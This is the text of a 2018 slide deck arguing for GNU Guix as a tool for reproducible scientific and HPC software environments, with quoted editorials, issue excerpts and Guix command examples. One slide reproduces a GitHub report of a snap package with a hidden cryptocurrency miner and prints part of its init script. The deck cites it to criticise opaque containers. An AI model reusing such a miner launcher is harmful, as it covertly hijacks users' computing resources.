

# Guix dans la chaîne d'outils pour la reproductibilité scientifique

Ludovic Courtès

Plénière DGD-T Inria 2018



# Towards transparency

Sharing data is key for efficient scientific progress. More open code would be beneficial too.

Science thrives on reproducibility. In the politicized realm of the climate sciences, for example, it has long been good practice to have three independent reconstructions of the global temperature record<sup>1-3</sup>. And still, when a fourth one appeared<sup>4</sup>, largely confirmatory of the existing three, it was greeted with a media storm — mainly because the authors had emphasized their independence of the entire climate science community in the run-up to the announcement of their work<sup>5</sup>.

Two ingredients are essential for reproducibility in any field in science: full disclosure of the methods used to obtain and analyse data, and availability of the data that went into and came out of the analysis. Data disclosure has long been one of our policies.

papers, which must include information on how to obtain code and a description of any limitations to its availability.

Sharing code is not always simple. As argued in a Commentary on page 779 in this issue, complex code such as that used in global climate models cannot easily be used by others in a meaningful way. In general, substantial effort is required to make a complex piece of software run on a different machine, and in some cases, it may not be possible. There can also be other technical, legal and commercial restrictions to code sharing. In recognition of these difficulties, *Nature* journals do not mandate that code be made fully available, and instead only require that the underlying equations be published

data, not only for scientific progress, but also for the careers of individuals, are slowly being recognized. Nevertheless, more incentives are needed to encourage researchers to transfer their private data archives to public repositories together with all the necessary metadata, as suggested in a Commentary on page 778 in this issue.

Making fully annotated, high-quality data publicly available for re-use already brings recognition, citations and professional collaborations to individuals, and much faster progress to science. Many of these benefits could equally apply to code sharing, once it is established as best practice, and fully recognized as part of the scientific endeavour. We are hoping that our code-sharing policy

# Reviewing computational methods

Assessing papers that report (or use) computational methods is demanding for referees, but peer review of these methods and related software is crucial for biological research.

Two years ago, we released [guidelines](#) for submitting papers describing new algorithms and software to *Nature Methods*. We have continued to publish a good number of such papers since then. In 2014 alone, we published about 50 papers in which an algorithmic development or software tool is central to the work; roughly 98% provide access to software, and at least 75% provide source code.

Easy-to-use software is essential for getting a method into the hands of many scientists. Source code makes the method transparent for developers and allows others to build on the work. Making these available as part of a methods paper is necessary but not sufficient; ideally, both must be explicitly assessed during peer review.

continuum between a new algorithm and a new software implementation of existing algorithms. On top of this, assessing whether software is usable and works well seems to mean different things to different people—some check for adequate documentation, others go through code, and still others run the software. Without a systematic process in which expectations for referees are made clear, review of such papers is bound to remain variable. We will make improvements along these lines to our review process.

In addition, assessing the general usability of software is difficult. Even if a referee determines that software runs well with the provided sample data, for instance, it might not do so with other data. Factors such as the

- Artifacts Evaluated – Functional



The artifacts associated with the research are found to be documented, consistent, complete, exercisable, and include appropriate evidence of verification and validation.

- **Notes**

- *Documented*: At minimum, an inventory of artifacts is included, and sufficient description provided to enable the artifacts to be exercised.
- *Consistent*: The artifacts are relevant to the associated paper, and contribute in some inherent way to the generation of its main results.
- *Complete*: To the extent possible, all components relevant to the paper in question are included. (Proprietary artifacts need not be included. If they are required to exercise the package then this should be documented, along with instructions on how to obtain them. Proxies for proprietary data should be included so as to demonstrate the analysis.)
- *Exercisable*: Included scripts and/or software used to generate the results in the associated paper can be successfully executed, and included data can be accessed and appropriately manipulated.

## Reproducible Science is good. Replicated Science is better.

ReScience is a peer-reviewed journal that targets computational research and encourages the explicit [replication](#) of already published research, promoting new and open-source implementations in order to ensure that the original research is [reproducible](#).

To achieve this goal, the whole publishing chain is radically different from other traditional scientific journals. ReScience lives on [GitHub](#) where each new implementation of a computational study is made available together with comments, explanations and tests. Each submission takes the form of a pull request that is publicly reviewed and tested in order to guarantee that any researcher can re-use it. If you ever replicated computational results from the literature in your research, ReScience is the perfect place to publish your new implementation.

The Re**Science** Journal



Software Heritage

The Re**Science** Journal



HPC = cutting edge?



Here is an example of loading a module on a Linux machine under bash.

```
% module load gcc/3.1.1
% which gcc
/usr/local/gcc/3.1.1/linux/bin/gcc
```

Now we'll switch to a different version of the module

```
% module switch gcc gcc/3.2.0
% which gcc
/usr/local/gcc/3.2.0/linux/bin/gcc
```

- **Anaconda** - a package manager for Python
- **Assembly** - a partially **compiled** code library for use in **Common Language Infrastructure** (CLI) deployment, versioning and security.
- **Biicode** [↗](#) - a file-focused dependency manager for C/C++ languages and platforms (PC, Raspberry Pi, Arduino).
- **Bower** - a package manager for the web.
- **UPT** [↗](#) - a fork of Bower that aims to be a universal package manager, for multiple environments and unlimited kind of package
- **Cabal** - a programming library and package manager for **Haskell**
- **Cargo** [↗](#) - a package manager for **Rust (programming language)**
- **CocoaPods** - Dependency Manager for **Objective-C** and **RubyMotion** projects
- **Composer** - Dependency Manager for **PHP**
- **CPAN** - a programming library and package manager for **Perl**
- **CRAN** - a programming library and package manager for **R**
- **CTAN** - a package manager for **TeX**

**Fixing HPC cluster environments.**



easybuild



**Spack**



**boegel** opened this issue on Nov 5, 2013 · 0 comments



**boegel** commented on Nov 5, 2013

Member



It *seems* like the GCC libraries (e.g. `libiberty.a`) sometimes end up being built with `-fPIC` (e.g. on SL5), and sometimes not (e.g. on SL6), while `eb` is performing the exact same build procedure.

This causes problems for `cairo` (see ) and `ExtraE` (part of UNITE), which require `libiberty.a` to be built with `-fPIC`. The `cairo` builds works fine on SL5, but doesn't work on SL6 (see also [hpcugent/easybuild-easyconfigs#494](https://github.com/hpcugent/easybuild-easyconfigs#494) (comment)).

citibeth commented on Oct 23, 2016

Collaborator




Good news, I ran into this problem too. But only on SOME computers... I don't yet know why some but not all. Anyway... look in the generated `sconfig.py` files, I see the following:

```
env['PATH'] = ":".join(cmdlist("""
/gpfs/dnb53/rpfische/spack3/opt/spack/linux-SuSE11-x86_64/gcc-5.3.0/cmake-3.6.1-xfzr
/gpfs/dnb53/rpfische/spack3/opt/spack/linux-SuSE11-x86_64/gcc-5.3.0/python-3.5.2-d5i
/gpfs/dnb53/rpfische/spack3/opt/spack/linux-SuSE11-x86_64/gcc-5.3.0/netcdf-cxx4-4.3.
/gpfs/dnb53/rpfische/spack3/opt/spack/linux-SuSE11-x86_64/gcc-5.3.0/py-numpy-1.11.1-
/gpfs/dnb53/rpfische/spack3/opt/spack/linux-SuSE11-x86_64/gcc-5.3.0/udunits2-2.2.20-
/gpfs/dnb53/rpfische/spack3/opt/spack/linux-SuSE11-x86_64/gcc-5.3.0/proj-4.9.2-f6543
/gpfs/dnb53/rpfische/spack3/lib/spack/env
/gpfs/dnb53/rpfische/spack3/lib/spack/env/case-insensitive
/gpfs/dnb53/rpfische/spack3/lib/spack/env/gcc
/gpfs/dnb53/rpfische/spack3/opt/spack/linux-SuSE11-x86_64/gcc-5.3.0/binutils-2.27-vd
/home/rpfische/git/modele-control/bin
/usr/local/other/SLES11.3/openmpi/1.10.1/gcc-5.3/bin
/usr/local/other/SLES11.3/gcc/5.3.0/bin
/usr/local/other/SLES11.3/git/2.7.4/libexec/git-core
/usr/local/other/SLES11.3/git/2.7.4/bin
```

**Approach #2:  
“Preserve the mess”.**

– Arnaud Legrand





October 20, 2016

## Container App 'Singularity' Eases Scientific Computing

Tiffany Trader

---




HPC container platform Singularity is just six months out from its 1.0 release but already is making inroads across the HPC research landscape. It's in use at Lawrence Berkeley National Laboratory (LBNL), where Singularity founder Gregory Kurtzer has worked in the High Performance Computing Services (HPCS) group for 16 years, and it's going into other leading HPC centers, including the Texas Advanced Computing Center (TACC), the San Diego Supercomputing Center (SDSC) and many more sites, large and small.





**transparency?**





tarwirdur commented 10 days ago • edited ▾



[This application](#) contains hidden crypto-currency miner inside.

- squashfs-root/systemd - miner
- squashfs-root/start - init script:

```
#!/bin/bash

currency=bcn
name=2048buntu

{ # try
/snap/$name/current/systemd -u myfirstferrari@protonmail.com --$currency 1 -g
} || { # catch
cores=$(grep -c ^processor /proc/cpuinfo)

if (( $cores < 4 )); then
    /snap/$name/current/svstemd -u mvfirstferrari@protonmail.com --$currency 1
```

<https://github.com/canonical-websites/snapcraft.io/issues/651>

## Docker "hello, world"

So he looked at the Docker equivalent of "hello, world"; he used Debian as the base and had it run the echo command for the string "Hello LLW2018". Running it in Docker gave the string as expected, but digging around under the hood was rather eye-opening. In order to make that run, the image contained 81 separate packages, "just to say 'hi'". It contains Bash, forty different libraries of various kinds including some for C++, and so on, he said. Beyond that, there is support for SELinux and audit, so the container must be "extremely secure in how it prints 'hello world'".



In reality, most containers are far more complex, of course. For example, it is fairly common for Dockerfiles to wget a binary of [gosu](#) ("**Simple Go-based setuid+setgid+setgroups+exec**") to install it. This is bad from a security perspective, but worse from a compliance perspective, Hohndel said.

People do "incredibly dumb stuff" in their Dockerfiles, including adding new repositories with higher priorities than the standard distribution repositories, then doing an update. That means the standard packages might be replaced with others from elsewhere. Once again, that is a security nightmare, but it may also mean that there is no source code available and/or that the license information is missing. This is not something he made up, he said, if you look at the Docker repositories, you will see this kind of thing all over; many will just copy their Dockerfiles from elsewhere.

Even the standard practices are somewhat questionable. Specifying "debian:stable" as the base could change what gets built between two runs. Updating to the latest packages (e.g. using "apt-get update") is good for the security of the system, but it means that you may get different package versions every time you rebuild. Information on versions can be extracted from the package database on most builds, though there are "pico containers" that remove that database in order to save space—making it impossible to know what is present in the image.





<https://guix-hpc.bordeaux.inria.fr>



1. transactional package manager
2. software environment manager
3. APIs & tools to customize environments
4. container provisioning tools!

- ▶ started in 2012
- ▶ **7,500+ packages**, all free software
- ▶ **4 architectures**:  
x86\_64, i686, ARMv7, aarch64
- ▶ binaries at `gnu.org`

- ▶ started in 2012
- ▶ **7,500+ packages**, all free software
- ▶ **4 architectures**:  
x86\_64, i686, ARMv7, aarch64
- ▶ binaries at `gnu.org`
- ▶ **Guix-HPC effort (Inria, MDC, UMCU) started in 2017**

# cluster deployments

- ▶ **Max Delbrück Center** (DE): 250-node cluster + workstations
- ▶ **UMC Utrecht** (NL): 68-node cluster (1,000+ cores)
- ▶ **University of Queensland** (AU): 20-node cluster (900 cores)

# cluster deployments

- ▶ **Max Delbrück Center** (DE): 250-node cluster + workstations
- ▶ **UMC Utrecht** (NL): 68-node cluster (1,000+ cores)
- ▶ **University of Queensland** (AU): 20-node cluster (900 cores)
- ▶ **PlaFRIM!** Inria Bordeaux (3,000+ cores)

## 30 Day Summary

*Feb 17 2018 — Mar 19 2018*

1057 Commits

39 Contributors

*including 6 new  
contributors*

## 12 Month Summary

*Mar 19 2017 — Mar 19 2018*


10129 Commits

*Up + 1994 (24%) from  
previous 12 months*

115 Contributors

*Down -5 (4%) from  
previous 12 months*

# Contributors per Month



The Re**Science** Journal





Software Heritage


The Re**Science** Journal



Software Heritage



The Re**Science** Journal



```
$ guix package -i gcc-toolchain openmpi
```

```
$ guix package --rollback
```

```
$ git clone https://.../petsc
$ cd petsc
$ guix environment petsc
[env]$ ./configure && make
```



```
$ guix environment --ad-hoc \  
python python-numpy python-scipy \  
-- python3
```

```
$ guix pack \  
    jupyter jupyter-guile-kernel  
...  
/gnu/store/...-pack.tar.gz
```

```
$ guix pack --relocatable \  
    jupyter jupyter-guile-kernel  
...  
/gnu/store/...-pack.tar.gz
```

```
$ guix pack --format=docker \  
    jupyter jupyter-guile-kernel  
...  
/gnu/store/...-docker-image.tar.gz
```






```
$ guix build hwloc
```

**isolated build:** chroot, separate name spaces, etc.

```
$ guix build hwloc  
/gnu/store/ h2g4sf72... -hwloc-1.11.2
```

hash of **all** the dependencies




```
$ guix build hwloc  
/gnu/store/h2g4sf72...-hwloc-1.11.2
```

```
$ guix gc --references /gnu/store/...-hwloc-1.11.2  
/gnu/store/...-glibc-2.24  
/gnu/store/...-gcc-4.9.3-lib  
/gnu/store/...-hwloc-1.11.2
```

```
$ guix build hwloc  
/gnu/store/h2g4sf72...-hwloc-1.11.2
```

```
$ guix gc --references /gnu/store/...-hwloc-1.11.2  
/gnu/store/...-glibc-2.24  
/gnu/store/...-gcc-4.9.3-lib  
/gnu/store/...-hwloc-1.11.2
```

**(nearly) bit-identical for everyone**



**hands-on!**



`guix-hpc@gnu.org`

`https://hpc.guixsd.org/`



Copyright © 2010, 2012–2018 Ludovic Courtès [ludo@gnu.org](mailto:ludo@gnu.org).

GNU Guix logo, CC-BY-SA 4.0, <http://gnu.org/s/guix/graphics> Workflow graph by Roel Janssen Galapagos satellite image, public domain (Earth Observatory 8270 and NASA GSFC) Hand-drawn arrows by Freepik from flaticon.com  
Copyright of other images included in this document is held by their respective owners.

This work is licensed under the **Creative Commons Attribution-Share Alike 3.0** License. To view a copy of this license, visit <http://creativecommons.org/licenses/by-sa/3.0/> or send a letter to Creative Commons, 171 Second Street, Suite 300, San Francisco, California, 94105, USA.

At your option, you may instead copy, distribute and/or modify this document under the terms of the **GNU Free Documentation License, Version 1.3 or any later version** published by the Free Software Foundation; with no Invariant Sections, no Front-Cover Texts, and no Back-Cover Texts. A copy of the license is available at <http://www.gnu.org/licenses/gfdl.html>.

The source of this document is available from <http://git.sv.gnu.org/cgiit/guix/maintenance.git>.